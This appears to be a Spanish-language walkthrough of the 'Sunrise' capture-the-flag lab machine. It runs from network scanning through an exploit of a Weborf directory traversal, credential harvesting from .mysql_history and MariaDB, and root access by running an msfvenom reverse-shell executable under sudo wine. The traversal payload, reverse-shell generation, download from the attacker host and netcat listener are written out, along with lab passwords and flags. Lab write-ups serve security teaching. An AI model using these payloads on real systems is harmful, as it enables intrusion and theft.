

# Maquina Surnise

- Comenzamos haciendo un escaneo en nuestra red para poder identificar la ip de la maquina victima en mi caso mi interfaz de red es la ens33

```
arp-scan -I ens33 --localnet --ignoredups
```

- Una vez vista la ip procedemos a ver si tenemos conexion

```
ping -c 1 192.168.1.131
PING 192.168.1.131 (192.168.1.131) 56(84) bytes of data.
64 bytes from 192.168.1.131: icmp_seq=1 ttl=64 time=0.418 ms

--- 192.168.1.131 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.418/0.418/0.418/0.000 ms
```

- La maquina no responde y el ttl=64 eso quiere decir que es una maquina linux ahora procedemos a hacer un escaneo con nmap para ver puertos y servicios que corre la maquina por TCP

```
nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 192.168.1.131 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan
times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-27 13:39 CST
Initiating ARP Ping Scan at 13:39
Scanning 192.168.1.131 [1 port]
Completed ARP Ping Scan at 13:39, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:39
Scanning 192.168.1.131 [65535 ports]
Discovered open port 22/tcp on 192.168.1.131
Discovered open port 3306/tcp on 192.168.1.131
Discovered open port 80/tcp on 192.168.1.131
Discovered open port 8080/tcp on 192.168.1.131
Completed SYN Stealth Scan at 13:39, 2.01s elapsed (65535 total ports)
Nmap scan report for 192.168.1.131
Host is up, received arp-response (0.0011s latency).
Scanned at 2022-12-27 13:39:11 CST for 2s
```

Not shown: 65531 closed tcp ports (reset)

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack ttl 64
80/tcp	open	http	syn-ack ttl 64
3306/tcp	open	mysql	syn-ack ttl 64
8080/tcp	open	http-proxy	syn-ack ttl 64

MAC Address: 00:0C:29:31:C9:E5 (VMware)

- Estos son los puertos abiertos procedemos a ver mas informacion con nmap sobre los servicios que corre esta maquina

```
nmap -sCV -p22,80,3306,8080 192.168.1.131 -oN targeted
```

Starting Nmap 7.92 ( <https://nmap.org> ) at 2022-12-27 13:42 CST

Stats: 0:02:21 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 98.92% done; ETC: 13:44 (0:00:00 remaining)

Nmap scan report for 192.168.1.131

Host is up (0.0019s latency).

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)

| ssh-hostkey:

| 2048 37:dd:45:a2:9b:e7:bf:aa:30:e3:f0:96:ac:7c:0b:7c (RSA)

| 256 b4:c2:9b:4d:6f:86:67:02:cf:f6:43:8b:e2:64:ea:04 (ECDSA)

|\_ 256 cb:f2:e6:cd:e3:e1:0f:bf:ce:e0:a2:3b:84:ae:97:74 (ED25519)

80/tcp	open	http	Apache httpd 2.4.38
--------	------	------	---------------------

| http-ls: Volume /

SIZE	TIME	FILENAME
------	------	----------

612	2019-11-25 05:35	index.nginx-debian.html
-----	------------------	-------------------------

|\_

|\_http-title: Index of /

|\_http-server-header: Apache/2.4.38 (Debian)

3306/tcp	open	mysql?
----------	------	--------

| fingerprint-strings:

| GenericLines, GetRequest, NULL:

|\_ Host '192.168.1.130' is not allowed to connect to this MariaDB server

8080/tcp	open	http-proxy	Weborf (GNU/Linux)
----------	------	------------	--------------------

| fingerprint-strings:

| FourOhFourRequest:

| HTTP/1.1 404 Page not found: Weborf (GNU/Linux)

| Content-Length: 202

```
| Content-Type: text/html
| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"><html>
<head><title>Weborf</title></head><body> <H1>Error 404</H1>Page not found
<p>Generated by Weborf/0.12.2 (GNU/Linux)</p></body></html>
| GetRequest:
| HTTP/1.1 200
| Server: Weborf (GNU/Linux)
| Content-Length: 326
| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"><html>
<head><title>Weborf</title></head><body><table><tr><td></td><td>Name</td>
<td>Size</td></tr><tr style="background-color: #DFDFDF;"><td>d</td><td><a
href="html/">html/</a></td><td>-</td></tr>
| </table><p>Generated by Weborf/0.12.2 (GNU/Linux)</p></body></html>
| HTTPOptions, RTSPRequest, SIPOptions:
| HTTP/1.1 200
| Server: Weborf (GNU/Linux)
| Allow: GET,POST,PUT,DELETE,OPTIONS,PROPFIND,MKCOL,COPY,MOVE
| DAV: 1,2
| DAV: <http://apache.org/dav/propset/fs/1>
| MS-Author-Via: DAV
| Socks5:
| HTTP/1.1 400 Bad request: Weborf (GNU/Linux)
| Content-Length: 199
| Content-Type: text/html
|_ <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"><html>
<head><title>Weborf</title></head><body> <H1>Error 400</H1>Bad request
<p>Generated by Weborf/0.12.2 (GNU/Linux)</p></body></html>
| http-webdav-scan:
| WebDAV type: Apache DAV
| Server Type: Weborf (GNU/Linux)
|_ Allowed Methods: GET,POST,PUT,DELETE,OPTIONS,PROPFIND,MKCOL,COPY,MOVE
|_http-title: Weborf
| http-methods:
|_ Potentially risky methods: PUT DELETE PROPFIND MKCOL COPY MOVE
|_http-server-header: Weborf (GNU/Linux)
2 services unrecognized despite returning data. If you know the
service/version, please submit the following fingerprints at
https://nmap.org/cgi-bin/submit.cgi?new-service
```

- Ahora que sabemos las versiones y servicios nos damos cuenta que corre ssh,http,mysql y weborf que nunca habia escuchado sobre el.
- Procedo a lanzar un escaneo basico de nmap sobre el puerto 80 para ver si me descubre mas informacion

```
nmap --script=http-enum -p80 192.168.1.131 -oN webScan
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-27 13:56 CST
Nmap scan report for 192.168.1.131
Host is up (0.00074s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
|_  /: Root directory w/ listing on 'apache/2.4.38 (debian)'
MAC Address: 00:0C:29:31:C9:E5 (VMware)


Nmap done: 1 IP address (1 host up) scanned in 0.88 seconds
```

- Me reporta eso antes de ver la web vere con la herramienta whatweb los servicios que corre la maquina

```
whatweb http://192.168.1.131
http://192.168.1.131 [200 OK] Apache[2.4.38], Country[RESERVED][ZZ],
HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.1.131], Index-
Of, Title[Index of /]
```

- Ahora lo vere desde la web para ver como es que esta montana

## Index of /


	<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
	<a href="#">index.nginx-debian.html</a>	2019-11-25 05:35	612	

*Apache/2.4.38 (Debian) Server at 192.168.1.131 Port 80*

- Al dar click al archivo solo encontramos informacion que nos redirige a nginx.com pero no me interesa
- Al aplicar fuzzing no encuentre nada interesante asi que recuerde que el puerto 8080 esta abierto

```
80/tcp open http      Apache httpd 2.4.38
http-ls: Volume /
SIZE  TIME                FILENAME
612   2019-11-25 05:35    index.nginx-debian.html
```

- Esto fue lo que me muestra parece ser que podemos ver archivos muy realista XD



- Al buscar vulnerabilidades de weborff me muestra estas podemos hacer el Directory Traversal

```
searchsploit weborff
-----
Exploit Title
| Path
-----
weborff 0.12.2 - Directory Traversal
| linux/remote/14925.txt
Weborff HTTP Server - Denial of Service
| multiple/dos/14012.txt
-----
Shellcodes: No Results
```

- Al inspeccionar el archivo me dice que podemos hacer esto lo cual es Directory Traversal para listar archivos


```

Weborfd httpd <= 0.12.2 suffers a directory traversal
vulnerability. This vulnerability could allow
attackers to read arbitrary files and hak th3 plan3t.

instance.c : line 240-244
-----
void modURL(char* url) {
    //Prevents the use of .. to access the whole filesystem <-- ORLY?
    strReplace(url,"../",'\\0');

    replaceEscape(url);
    -----
Exploit: GET /..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd

```



- Y maravilloso podemos listar el etc/passwd de la maquina ya que es linux

```

> curl -s -X GET "http://192.168.1.131:8080/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd" | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:106:65534:./run/sshd:/usr/sbin/nologin
sunrise:x:1000:1000:sunrise,,,:/home/sunrise:/bin/bash
weborfd:x:1001:1001:,,,:/home/weborfd:/bin/bash

```

- Ahora ya tenemos usuarios potenciales, vere el directorio personal de sunrise para ver los archivos que comparte

←

→

↻

⚠ No seguro | 192.168.1.131:8080/..%2f..%2f..%2f..%2f..%2f..%2fhome%2fsunrise%2f

🔴 Hack4u – Hacki...

🔄 La Chuleta de...

🔴 Comandos bás...

📘 Comandos bás...

🔴 Bash Redirecti...

🔍 G

Name	Size
d <a href="#">../</a>	-
d <a href="#">Desktop/</a>	-
d <a href="#">Documents/</a>	-
d <a href="#">Downloads/</a>	-
d <a href="#">Music/</a>	-
d <a href="#">Pictures/</a>	-
d <a href="#">Public/</a>	-
d <a href="#">Templates/</a>	-
d <a href="#">Videos/</a>	-
f <a href="#">user.txt</a>	33B

Generated by Weborfd/0.12.2 (GNU/Linux)

- Podemos ver la user.txt

```
> curl -s -X GET
"http://192.168.1.131:8080/..%2f..%2f..%2f..%2f..%2f..%2fhome%2fsunrise%2fuser.txt"
a6050aecf6303b0b824038807d823a89
```


- Si me voy un directorio para atras encontramos otra carpeta que es la weborf



Name	Size
d <a href="#">./</a>	-
d <a href="#">sunrise/</a>	-
d <a href="#">weborf/</a>	-

Generated by Weborf/0.12.2 (GNU/Linux)

- Y esto es lo que encontramos



Name	Size
d <a href="#">./</a>	-
d <a href="#">weborf-0.12.2/</a>	-
d <a href="#">weborf/</a>	-

Generated by Weborf/0.12.2 (GNU/Linux)

- Procedi a hacer fuzzing con la herramienta wfuzz y esto es lo que encuentre vemos que los primeros 3 dan un codigo de estado 200 lo cual es OK y podemos verlo el que mas me interesa es el de .mysql\_history ya que vimos que el puerto estaba abierto.

```
> wfuzz -c --hc=404 -t 200 -w /usr/share/SecLists/Discovery/Web-Content/common.txt
http://192.168.1.131:8080/..%2f..%2f..%2f..%2f..%2f..%2fhome%2fweborf%2f/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is
not compiled against Openssl. Wfuzz might not work correctly when fuzzing
SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****
```

Target:

http://192.168.1.131:8080/..%2f..%2f..%2f..%2f..%2f..%2fhome%2fweborf%2f/FUZZ

Total requests: 4713

```
=====
ID           Response  Lines  Word    Chars    Payload
=====
```

000000002:	200	113 L	483 W	3526 Ch	".bashrc"
000000028:	200	2 L	8 W	83 Ch	".mysql_history"
000000031:	200	27 L	130 W	807 Ch	".profile"
000002051:	404	0 L	15 W	202 Ch	"hardware"

- Vemos credenciales pero recordamos no podemos conectarnos ya que nmap nos decia que no se podia haci que vamos a tratar de conectarnos por ssh para ver si las credenciales se estan reutilizando, lo mas probable es su contraseña puede estar en el rockyou.txt

```
> curl -s -X GET
"http://192.168.1.131:8080/..%2f..%2f..%2f..%2f..%2f..%2fhome%2fweborf%
2f/.mysql_history"
show databases;
ALTER USER 'weborf'@'localhost' IDENTIFIED BY 'iheartrainbows44';
```



- Y pa dentro XD

```
> ssh weborf@192.168.1.131
The authenticity of host '192.168.1.131 (192.168.1.131)' can't be established.
ECDSA key fingerprint is SHA256:4ya0o7mw\Bs//3V1VVqqtiApksgelyI4AJwhIUfz0UQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.131' (ECDSA) to the list of known hosts.
weborf@192.168.1.131's password:
Linux sunrise 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec 5 16:24:32 2019 from 192.168.1.146
weborf@sunrise:~$ |
```

- Ahora que estamos dentro de la maquina podemos conectarnos al mysql y ver que podemos encontrar

```
weborf@sunrise:~$ cd weborf-0.12.2/
weborf@sunrise:~/weborf-0.12.2$ mysql -u weborf -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 41
Server version: 10.3.18-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> |
```

- Al enumerar encontramos la base datos mysql y la tabla user asi que mostre lo habia en la tabla y habia estas contraseñas xd

localhost	sunrise	thefutureissobrightigottawearshades
N	N	N

- Nos conectamos como Sunrise ala maquina y encontramos esto xd, buscamos por privilegios SUID pero nada

```
sunrise@sunrise:~$ sudo -l
Matching Defaults entries for sunrise on sunrise:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sunrise may run the following commands on sunrise:
    (root) /usr/bin/wine
sunrise@sunrise:~$ |
```

- Despues de buscar en internet como podemos aprovecharnos de esto y que es wine podemos user msfvenom para otorgarnos una shell como root si ejecuto un binario.exe con wine me lo va a interpretar

# Wine

Programa

Wine es una reimplementación de la interfaz de programación de aplicaciones de Win16 y Win32 para sistemas operativos basados en Unix. Permite la ejecución de programas diseñados para MS-DOS, y las versiones de Microsoft Windows 3.11, 95, 98, Me, NT, 2000, XP, Vista, 7, 8 y 10. [Wikipedia](#)

**Fecha del lanzamiento inicial:** 4 de julio de 1993

**Historial de versiones:** Estables Pruebas

**Licencia:** GPLv2.1+

**Modelo de desarrollo:** Software libre

**Tipo de programa:** Capa de compatibilidad

**Plataformas:** IA-32, x86-64, Arquitectura ARM

**Lenguaje de programación:** C

- Pues bueno yo lo creare en kali linux ya que tengo problemas con ruby al usar msfvenom y no vamos a usar metasploit haci que me compartire el ejecutable desde

## la otra maquina

```
root@kali/home/kali
File Actions Edit View Help
> msfvenom -p windows/x64/shell_reverse_tcp --platform windows LHOST=192.168.1.130 LPORT=443 -f exe -o reverse.exe
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: reverse.exe
> file reverse.exe
reverse.exe: PE32+ executable (GUI) x86-64, for MS Windows
> mv reverse.exe reverse.exe
> file reverse.exe
reverse.exe: PE32+ executable (GUI) x86-64, for MS Windows
home/kali
```

- Ahora procedemos a enviar el binario ala maquina victima

```
sunrise@sunrise:/tmp$ wget 192.168.1.130/reverse.exe
--2022-12-27 19:47:58-- http://192.168.1.130/reverse.exe
Connecting to 192.168.1.130:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7168 (7.0K) [application/x-msdos-program]
Saving to: 'reverse.exe'

reverse.exe                               100%[=====]
2022-12-27 19:47:58 (51.2 MB/s) - 'reverse.exe' saved [7168/7168]

sunrise@sunrise:/tmp$ |

> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.131 - - [27/Dec/2022 18:47:59] "GET /reverse.exe HTTP/1.1" 200 -
```

- nos ponemos en escucha con rlwrap para recibir la shell

```
rlwrap nc -nlvp 443
```

- ```
sunrise@sunrise:/tmp$ sudo wine reverse.exe
[sudo] password for sunrise:

type root.txt

      ^^
    ^^      ^^
                                @@@@@@@@@@
                              @@@@@@@@@@@@@@
                            @@@@@@@@@@@@@@@@@@
                          @@@@@@@@@@@@@@@@@@@@@@
                        @@@@@@@@@@@@@@@@@@@@@@@@@@
                      @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
                    @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
                  @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
                @@
              @@
            @@
          @@
        @@
      @@
    @@
  @@
@@@

Thanks for playing! - Felipe Winsnes (@whitecr0wz)
24edb59d21c273c033aa6f1689b0b18c

Z:\root>
```

- Gracias XD